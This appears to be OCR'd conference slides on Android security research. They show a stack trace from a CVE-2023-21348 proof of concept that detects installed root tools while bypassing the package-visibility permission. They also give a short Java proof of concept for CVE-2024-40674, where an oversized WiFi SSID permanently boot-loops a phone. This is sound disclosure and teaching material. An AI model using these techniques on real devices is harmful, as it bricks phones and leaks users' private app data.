
```
java.lang.SecurityException: Package com.topjohnwu.magiske not in UID 10149
        at android.os.Parcel.createExceptionOrNull(Parcel.java:2426)
        ...
        at android.view.IWindowSession$Stub$Proxy.addToDisplay(IWindowSession.java:1347)
        at com.poc.package_leak.MainActivity$1.onClick(MainActivity.java:109)
        ...
Caused by: android.os.RemoteException: Remote stack trace:
        at com.android.server.wm.WindowManagerService
    .doesAddToastWindowRequireToken(WindowManagerService.java:1979)
        at com.android.server.wm.WindowManagerService
    .addWindow(WindowManagerService.java:1656)
        at com.android.server.wm.Session.addToDisplay(Session.java:194)
        at android.view.IWindowSession$Stub.onTransact(IWindowSession.java:589)
        at com.android.server.wm.Session.onTransact(Session.java:170)
```

The app is installed

CVE-2023-21348 PoC


kernelsu

is confirmed to be not installed



CVE-2023-21348 PoC

- Information leakage!
- Successful bypass of the **QUERY_ALL_PACKAGES** permission
- No additional permissions are required



CVE-2024-40674

Vulnerable SSID field of WiFi configuration, permanent device DoS

packages/modules/Wifi/service/java/com/android/server/wifi/WifiConfigurationUtil.java

```
private static boolean validateSsid(String ssid, boolean isAdd) {
    ...
    if (!ssid.startsWith("\"") && ssid.length() > SSID_HEX_MAX_LEN) {
        Log.e(TAG, "validateSsid failed: hex ssid " + ssid + " longer than 32 bytes");
        return false;
    }
    ...
}
```

CVE-2024-40674

Vulnerable SSID field of WiFi configuration, permanent device DoS

packages/modules/Wifi/service/java/com/android/server/wifi/WifiConfigurationUtil.java

```
private static boolean validateSsid(String ssid, boolean isAdd) {
    ...
    if (!ssid.startsWith("\"") && ssid.length() > SSID_HEX_MAX_LEN) {
        Log.e(TAG, "validateSsid failed: hex ssid " + ssid + " longer than 32 bytes");
        return false;
    }
    ...
}
```

The check
doesn't work as intended

CVE-2024-40674 PoC

```
// Create a huge SSID value
WifiConfiguration wifiConfiguration = new WifiConfiguration();
String SSID = '\"' + {randomString(len = 515000 bytes)} + '\"';
wifiConfiguration.SSID = SSID;

// Add network
WifiManager wifiManager = (WifiManager) getSystemService(WIFI_SERVICE);
wifiManager.addNetwork(wifiConfiguration);

// After the reboot the device will be a soft brick!
```

CVE-2024-40674 PoC

- Permanent device denial of service (boot loop)
- The device can only be fixed by performing a factory reset

Takeaways

- Android has many components open for research
- Google encourages detailed reports, PoCs, patches, and tests
- Final patching and CVE assignment can take years
- Severe vulnerabilities don’t always require complex exploitation


Good luck with
finding bugs!